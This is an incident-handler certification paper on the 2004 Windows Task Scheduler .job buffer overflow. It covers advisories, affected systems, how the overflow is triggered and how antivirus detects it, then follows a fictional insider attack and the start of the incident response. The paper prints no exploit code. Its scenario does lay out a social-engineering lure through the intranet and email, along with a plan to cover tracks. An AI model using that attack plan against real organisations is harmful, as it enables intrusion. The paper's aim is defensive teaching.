Global Information Assurance Certification Paper

Task Scheduling an Exploit?

GIAC Certified
Incident Handler

Practical Assignment

Version 3.00

Patricia Wittich
MWC MBUS543

Table of Contents

List of Figures

Abstract

This paper examines a new exploit called the Microsoft Windows Task Scheduler Remote Buffer Overflow Vulnerability. The exploit affects the XP and 2000 series of operating systems.

The Task Scheduler is a service provided by the Microsoft Windows operating system that allows a user to schedule an application or service to run at a particular date or time. The task is added through the control panel and it creates a `.job` file that is stored in the Tasks folder in the Windows directory. The task scheduler can be made to overflow its buffer, resulting in the execution of the attacker's code. This exploit is examined and is shown in use in an imaginary attack against the fabricated Jewel Institution.

A fictitious network is described upon which the exploit is released. A former intern turned official employee, intent on exploring his newfound skills, proceeds to launch an internal attack in order to gain recognition among his colleagues. Employees are unwitting accomplices in a scheme to promote this attacker, aka Branson, to the status of savior within the company.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.

Statement of Purpose

The exploit that will be covered in this paper is a common vulnerability but not so common an exploit. The exploit is a buffer overflow vulnerability of Microsoft's Task Scheduler.

The publicly released exploit code will be reviewed to show how the exploit could possibly successfully attack an unpatched system. We will review possible attack vectors and any necessary tools required to gain access.

We will analyze the attack using the five steps of exploitation: Reconnaissance, Scanning, Exploiting the System, Keeping Access, and Covering Tracks. This will be followed by the six-step Incident Handling process – Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned.

The Exploit

Microsoft Windows Task Scheduler Remote Buffer Overflow Vulnerability

Exploit Name

On May 6, 2004, a software security firm notified Microsoft of a flaw in the Windows Task Scheduler that would allow a buffer overflow due to an unchecked buffer. By maliciously crafting a .job file, an attacker is allowed the possibility of random code execution using different common applications as the attack vector. This may be done either remotely or locally.

The overflow is triggered by a module loaded within the process space of another running program. Any code which would be executed by exploiting this flaw will be run with the privileges of the user running that application. In most cases this would be the user logged on to the machine. Because `shell32.dll` will detect the `.job` file extension and load `mstask.dll` to examine the file, this overflow may sometimes be triggered automatically when viewing the directory containing the `.job` file in an explorer window (Winter-Smith).

The following are advisories and alerts that have been published regarding this vulnerability:

- CVE Candidate number CAN-2004-0212
  http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0212
- Microsoft Security Bulletin MS04-022: Vulnerability in Task Scheduler Could Allow Code Execution (841873). Issued on July 13, 2004 and updated on July 19, 2004.
  http://www.microsoft.com/technet/security/bulletin/MS04-022.mspx

- BUGTRAQ posted July 31, 2004
  http://marc.theaimsgroup.com/?t=109130501100002&r=1&w=2
- BUGTRAQ posted July 14, 2004.
  http://marc.theaimsgroup.com/?l=bugtraq&m=108981403025596&w=2
- BUGTRAQ posted July 13, 2004 and updated July 31, 2004.
  http://www.securityfocus.com/bid/10708
- CERT:TA04-196A posted July 14, 2004
  http://www.us-cert.gov/cas/techalerts/TA04-196A.html
- CERT Vulnerability Note VU#228028
  http://www.kb.cert.org/vuls/id/228028
- OVAL 1344
  http://oval.mitre.org/oval/definitions/pseudo/OVAL1344.html
- OVAL 1781
  http://oval.mitre.org/oval/definitions/pseudo/OVAL1781.html
- OVAL 1964
  http://oval.mitre.org/oval/definitions/pseudo/OVAL1781.html
- OVAL 3428
  http://oval.mitre.org/oval/definitions/pseudo/OVAL3428.html
- CIAC Information Bulletin 0-178: Vulnerability in Task Scheduler Could Allow Code Execution
  http://www.ciac.org/ciac/bulletins/o-178.shtml
- NGSSoftware Insight Security Research Advisory
  http://www.nextgenss.com/advisories/mstaskjob.txt
- X-Force win-taskcheduler-bo(16591)
  http://xforce.iss.net/xforce/xfdb/16591
- Avaya advisory: ASA-2004-20 posted July 14, 2004
  http://support.avaya.com/japple/css/japple?temp.groupID=128450&temp.selectedFamily=128451&temp.selectedProduct=154235&temp.selectedBucket=126655&temp.feedbackState=askForFeedback&temp.documentID=197331&PAGE=avaya.css.CSSLvl1Detail&executeTransaction=avaya.css.UsageUpdate()

Operating System

Note that Windows 2000 only lists SP2 through SP4. If the system is not affected or is no longer supported, it will not be listed as an affected operating system. It is required that if you have Microsoft's Windows 2000, you must be on at least Service Pack 2 before you can install the patch. The affected systems for this exploit are as follows (Microsoft Technet):

- Microsoft Windows 2000 SP2, SP3, SP4
- Microsoft Windows XP Home Edition SP0, SP1
- Microsoft Windows XP Professional Edition SP0, SP1
- Microsoft Windows XP Tablet PC Edition
- Microsoft Windows XP Media Center Edition
- Microsoft Windows XP 64-Bit Edition SP1

The following are not affected by default, however, if Internet Explorer 6.0 Service Pack 1 has been installed, the vulnerable component has been installed:

- Windows NT Workstation 4.0 (including all service packs)
- Windows NT Server 4.0 (including all service packs)
- Windows NT 4.0 Terminal Server Edition (including all service packs)

Because there are certain Avaya products that include a Windows operating system, the affected products are included in this list: (Avaya, security focus)

- Avaya S3400 Modular Messaging Application Server (all versions)
- Avaya DefinityOne Media Server (all versions)
- Avaya IP600 Media Server (all versions)
- Avaya S8100 Media Server (all versions)

Protocols/Services/Applications

This vulnerability is inherently part of the Task Scheduler, which is a service with a user interface that runs on the Microsoft Operating Windows Systems. The task scheduler was designed to offer the ability to automatically invoke programs at a user specified time and frequency and to integrate with other components within a system or across platforms. The user friendly GUI, as seen below, can found in the control panel.



Figure 1:Task Scheduler Main Window

The scheduler can invoke any script, program, or document. A task is saved with a `.job` extension, making it easier to move from computer to computer. The

Task Folder can be accessed remotely from the Network Neighborhood. You can even send tasks via e-mail.

On Windows NT and Windows 2000, the scheduled tasks are created and executed based on the access control lists (ACLs). Whatever program, script, or document that is invoked from the `.job` file is controlled by the ACLs present. These operating system platforms are designed to be multiuser and therefore require a user name and password to set the privilege content in which the task will execute. In this manner, a restricted user may be logged in, but the administrator may schedule monthly maintenance to run. When the task runs, it will be running with administrator privileges even though the current user does not have those rights.

Task Scheduler is a COM-based object (sound familiar?) with a purpose of unifying a set of unrelated tools to easily automate redundant activities (Microsoft Technet, Task Scheduler). If you are running Windows 2000 and your version number for `%windir%\system32\mstask.dll` is not 4.71.2195.6920, you are at risk. Likewise, if you are running Windows XP and your version number for `%windir%\system32\mstask.dll` and `%windir%\system32\schedsvc.dll` is not 5.1.2600.1564, you are at risk (Carnegie Mellon).

Exploit Variants

As this exploit is for a specific application and no versions have been found in the wild yet, there are no variants to be found at this time. However, now that the exploit code is available, it has increased the risk of infection from viruses and worms taking advantage of this vulnerability (Naraine).

Description and Exploit Analysis

Before proceeding, it is important that we understand what a buffer overflow is and how it can affect a system. Computer input normally goes into a temporary storage area whose length is defined in the program or the operating system. This temporary storage is known as the buffer. In a well-programmed system, the program checks the data length and will not allow an excessive data string to be accepted. However, many programs assume that the data will always fit into the space assigned to it. When a data string in excess of the allotted buffer space is accepted into the buffer, the excess amount is written into the area of memory immediately following the buffer reservation. This might be another data storage buffer, a pointer to the next instruction, or another program's output area. Whatever is in that space is overwritten and destroyed.

This type of accident could result in a system crash with no major damage occurring or it could allow the overwriting information to be construed as instructions and proceed to execute the instructions with the privilege level

assigned to the particular memory area (Kay). For an easier understanding, picture pouring 20 ounces of water into a 10-ounce cup. With the cup having no way of stopping you from pouring the water, it will simply overflow, affecting the area surrounding the cup.

In the case of this buffer overflow vulnerability, a file is the culprit and not a packet. The task scheduler allows an invalidated text string that contains a file name or directory. If you create a `.job` file with a large "to be executed" field, `mstaksk.dll` will parse the file without checking the length of the input, overwriting the stack and allowing for remote command execution.

Explorer.exe and iexplore.exe will parse a `.job` file when showing folder listings. While parsing, the overly long field is passed to `wcscpy` without doing any bounds checking, causing the buffer overflow to occur.

It is also possible to use an iframe object in HTML to exploit this vulnerability. If a user views an email in this environment either by having the preview pane enabled or by opening the email, the buffer overflow will occur. These are known attack vectors with a possibility of other methods of attack (Moore).

Exploit/Attack Signatures

McAfee Entercept© has generic buffer overflow protection that examines system calls before they are executed. It can then determine if the code came from an application or from an overflowed buffer. Of course, if it has determined that it is from an overflow, Entercept© will block the code from execution, protecting the system from known and unknown attacks. This is how McAfee protects against Microsoft's vulnerability MS04-022. No virus definition files needed to be released in order to protect a user from this exploit (McAfee).

Below is a screen shot from the lab test showing where McAfee has detected the `j.job` file moved it into quarantine. This is McAfee VirusScan Enterprise 7.1.0, which has the Entercept© as part of the package. Since `j.job` is the default name given by Windows, I do not think that the name would be used in the signature.



Figure 2: McAfee VirusScan Alert

Once the file was moved into quarantine, I tried to access the file. Even though McAfee added a `.Vir` extension to the file rendering it harmless for this exploit, McAfee still recognizes the file as a threat. This supports the thought that the name does not come into play for this signature, rather it is the file's contents. I opened the file for curiosity's sake.



Figure 3: Alert with Culprit File Opened in Notepad

I created a text file giving it the name `j.job` and no alert was given by McAfee, again supporting that the content is reviewed and the name of the file has no bearing on the alert.



Figure 4: Text file created and Saved as j.job

I could find no signatures created for Snort at this time.

Platforms/Environments

Victim's Platform

The victim is a remote site location not far from the main site running on a Windows platform. All traffic to the outside world goes through the main site location. There is only a filtering router from the T1 connection to the main site that is then directly connected to the File Print Server. The File Print Server is a Windows NT 4.0 SP6a that is to be updated to Windows 2003 server in mid-2005. All end users are either Windows 2000 Professional SP4 or Windows XP SP1. The victim is the only local technology person on staff with privileges only slightly greater than the users.

There are a few laptops at this site and they, too, run either Windows 2000 Professional SP4 or Windows XP SP1. All of the PCs and laptops have Microsoft Office 2000 or Microsoft Office 2003, Panda Antivirus, Internet Explorer, Outlook, and the database application that is used by all.

Source Network (Attacker)

The source network is the main site of the victim's location. This site, too, is primarily a Windows environment. All end users at the main location are administrators of some aspect of the WAN. There is no official intrusion detection system in place. The company relies on third party proxy software to limit employee access to web pages in the outside world. This includes free web pages and public email

Branson did not intend to do harm, but instead to 'impress' his coworkers with his new found knowledge. It has been suspected that the he has managed to crack user passwords and view their email, but it has not been investigated.

Target Network

The source and target networks are a simplified version of an actual network. As this exploit has not been found in the wild, this network was not actually 'infected' with this exploit, although it has suffered from many other attempted intrusions and viruses. The exploit was tested on a pc with Microsoft XP SP1 with an

`mstask.dll` and `schedsvc.dll` build of 5.1.2600.21. The antivirus software was turned off for testing. The test was successful when running the compiled code and then viewing the file with Windows explorer. However, when attempting the test from a web page, I was only able to successfully exploit the system with user intervention. Interestingly enough, this turned out to be the 'scariest' test result. The `.job` file was created on the desktop so that Windows Explorer would constantly try to interpret the file causing an endless loop of an Explorer error message: "Windows Explorer has encountered a problem and needs to close. We are sorry for the inconvenience." Whether or not you choose to send the report, when Explorer reopens, it tries to interpret the `.job` file and fails, again.

Network Diagram



Figure 5: 'Attacker's' Simple Network



Figure 6: 'Victim's' Simple Network Layout

Stages of the Attack

Reconnaissance

Since the attacker is an insider, most of the reconnaissance has been finding the security holes in the institution's network. This includes, but is not limited to, how often the remote site users update the Antivirus software, who uses internet based email on site, and other habits of co-workers: do they write down their passwords, who do they call when there is a perceived problem, how soon do they seek assistance. The purpose of this reconnaissance is to determine who he can safely target and find out the successfulness without alarming anyone to a real problem. The attacker has a target in mind and has concentrated his reconnaissance efforts on that target.

Branson began his efforts by volunteering to take over a project that had begun some time ago but had never reached a stage of completion. That was compiling a complete inventory from every remote location into one centralized database located on a file server at the main location. With this responsibility solely on his shoulders, it was easy to stay abreast of any physical changes within each location. This gave Branson an easy up. There would be no suspicion if he asked questions regarding anything from the movement of any solitary machine to the complete inventory of every bit of software on those machines. This also gave Branson an excuse for spot checks to verify that the local technology staff was providing him with accurate, up to date information. So far, his efforts appear totally legitimate.

Scanning

Scanning for open ports is not necessary for this particular attack method. This step is primarily done as a practice exercise for future ventures. This is also used to determine if there is any logging and monitoring of internal systems by another technician. Branson will use Nmap, as it is commonly found and free software.

Exploiting the System

Since there would be too much work and evidence in the attacker attempting to place the infected file on the machine, Branson has chosen to try and convince the user to do the work. Branson has learned that the intranet site is not often visited by his technology colleagues. As a matter of fact, through subtle questions, he has learned that they never visit the site for their own personal perusal. He feels confident that he can use the site as a point of attack for a short period of time without being discovered. His plan is coming to fruition.

First, he decides on a time frame to pursue his attack. Reasoning will be discussed under Covering Tracks. He then updates the intranet home page as shown in the figure below.



Figure 7: Example Web Page with Exploit

You can see where he posted a link to his executable that, when run, will create the .job file used in this exploit. It was then time to contact his potential victims. Using Groupwise, Branson sent a mass mailing to his target location. Instead of a plain email, he sent a task, knowing that the curious will surely not ignore it. In it, he gave instructions and a specific time that he wanted his victims to visit and download the executable. Included in his instructions were to save the executable and then run it from the local "My Documents" folder. Now all he had to do was wait.

Keeping Access

This is currently not an issue for Branson. However, he has put some thought into this for future exploit attempts. If this trial attack succeeds as intended, Branson will use this forum as a guinea pig in an attempt to use the buffer overflow exploit to install NetCat. This will give him 'live' experience with using several of his newfound skills and prepare him for exploration of this type in a larger environment outside of this network.

Covering Tracks

At this point, Branson is just waiting his preconceived length of time. While doing his reconnaissance, he learned that by sending a task, he could then retract the task from all users whether or not the recipient had opened and accepted that task. He had also scheduled his email to be sent two days before the mail server was scheduled for a clean up. If all goes as planned, he can retract the task in time to avoid a record of his email. Unfortunately for Branson, retracting a task then sends an email to original recipients saying that the task has been retracted. Here he is relying on theory alone. He believes that the users will open the email, and whether or not they understand the implications, will not bring it to any person's attention. Although staff had been instructed on how to use the archive feature of GroupWise, they had also been instructed only to archive emails of great importance to the user. Branson is expecting the emails to be read, and then erased from the server during the clean up. Of course he runs the risk of missing a few people, but since he believes his attack to be inherently harmless, he does not think that there will be any serious repercussions. All of these steps are actually reconnaissance for the next level of 'honing' his skills. Branson assumes that by the time the errant file effects have been discovered, the local technology person will not be able to resolve the problem of why notepad opens unexplainably and sporadically among a few users. Of course, the local tech would then call the main office for assistance. This is where Branson would be deployed to investigate and resolve any issues. A senior network technician would only be sent if Branson is unable to handle the situation. And of course, he will not need any assistance. He will explain away the ill-gotten file that he cleverly found and eradicated, determine that no harm has been done to the system, and proudly announce that he has resolved the issue that others could not.

The Incident Handling Process

Preparation Phase

The Jewel Institution did not have an incident handling team, nor did they have a set of written procedures on how to proceed with a perceived computer intrusion threat. What they did have, however, was experience in crisis management, as every autumn each location found itself infected with one or more viruses. The remote sites are primarily dormant during summer months and during late summer is when they are activated. During this inactive period, maintenance is not performed. Instead, prior to shutdown, any known critical updates are performed at the sites and the balance of updating, such as virus definitions, is done after fall startup. Because of this schedule, the institution is inevitably infected with at least one virus each year. Although this is a nuisance and has caused extra work on each remote technician, it has been an accepted practice. Remote technicians have learned to streamline the eradication and recovery phase by arming themselves with tools to expedite the generic tasks associated with cleaning a machine and preparing it once again for production. These tools and steps taken may differ from each location and have never been considered incident procedures or policies and definitely not documented.

Existing Incident Handling Procedures

Again, there are no existing incident handling procedures. There is, however, a hierarchy of command. Starting at the lowest level, if an issue cannot be resolved, the next level is called in to assist. From there, if necessary, the next level of expertise may be called in. This continues until the problem is fixed. If the problem involves a system and hardware issues have been eliminated, the machine is completely rebuilt.

Existing Countermeasures

Each site is responsible for the updates of the end-user machines. With no policies in place, it is up to each site as to how this is accomplished. The site that has been attacked has each machine set to automatically poll for virus definition files weekly. There is no automation from the central location and with over 100 machines, it is not possible for the on-site technician to personally install the virus definitions or check each machine to ensure that each is up-to-date. The server is not updated by the local technician, and therefore is usually not up-to-date, especially at the fall startup since there are several remote locations and central office must deploy network technicians to each site. There

are more sites than network technicians. Even the central location often lags in deployment of patches and updates. On the positive side, there are regular backups done on each server, including the remote sites. Since this site is run on government allocated funds, priority is given to maintaining disk space and keeping things running versus fine-tuning, improving, and monitoring. Reactive methods are often the norm instead of proactive actions.

Incident Handling Team

There is not an official incident handling team. The closest the institution has to an incident handling team is when plagued by viruses. When this happens, it is the on-site technician's responsibility to 'fix' the problem. If one site is inundated more than any other, that site has priority for assistance from the central office. The on-site technician and any help sent would be the equivalent of an incident handling team. Part of this mentality is due to budget constraints and part is due to the thought process of "what would anyone have to gain by attacking us?" The idea of an attack is not on the forefront of anyone's mind.

Policy Examples

There are no policies in place at the remote sites other than the hierarchy. You did as instructed by a 'higher-up'. Usually e-mails are sent to remote technicians with information regarding installation of patches for servers and when they would be installed. They would receive directions for installing patches for desktops when approved from the central office. With this unwritten but understood policy, at least the remote sites knew what was going on and what should be happening. No written notice is given in regards to updating virus definitions as this is suppose to be a regular function. However, if plagued by a particular virus, all technicians and users would receive an email with information regarding the virus and what definition file was required to protect against infection.

Identification Phase

This phase, until now, had only occurred with detecting and cleaning viruses and this was always considered an accidental, careless incident. It has never been the mindset that the institution has been or would be the target of an intended attack. Branson changed that. Branson had targeted individuals whom he considered not to be computer savvy, curious enough to find and trigger the `.job` file, and insecure enough not to admit that they may have done something wrong. What Branson had not considered is that with the lack of computer knowledge, one individual would choose not to download the file and run it from their computer (afraid that they would not be to find it once saved on the hard drive). Therefore, when the file dialog download box appeared, the user chose `'Open'` instead of `'Save'`. This, of course, ran the exploit code, but instead of

creating and saving the errant `.job` file in their default directory, it saved the file to the desktop.

This immediately caused alarm as it rendered the computer unusable to the logged-in user. The user continued to receive the Windows Explorer error message and they were unable to do anything else. Being late in the day on Friday, the user hits `ctrl+alt+del` and shuts the machine down for the weekend.

Monday morning, the user cannot log on to the machine and becomes alarmed. They immediately contacted the on-site technician. Never having seen this, the technician asked a few questions, which of course were not written down since there were no policies or procedures to follow. Notes are only taken when the person asking the question thinks that they may not be able to remember the response, not that the response may be disputed or that 'evidence' would be needed. Since everyone believes they have a photographic memory most of the time (unless a test is involved), note taking is a rarity.

Insisting that they had done nothing wrong and that it just 'happened', the end-user finally admitted that they had visited an intranet page and had been in the middle of a download when it first happened, which had been last Friday. The technician found it hard to believe that the computer would mess up as it did from downloading something from the company's intranet. It was either a coincidence or the user was not telling the truth.

There is no workroom, so the tech proceeds to examine the pc at its current location. The tech logs onto the machine with their own account id and there does not seem to be an immediate problem, however, trouble-shooting ensues. The first thing that the tech notices is that the machine does not seem to have Panda (antivirus) installed. Afraid that it may be a virus, the machine is unplugged from the network. Steps taken at this point include installing a freeware version of a spy software removal application and scanning for 'spy ware' and opening a variety of applications to see if the incident occurs again.

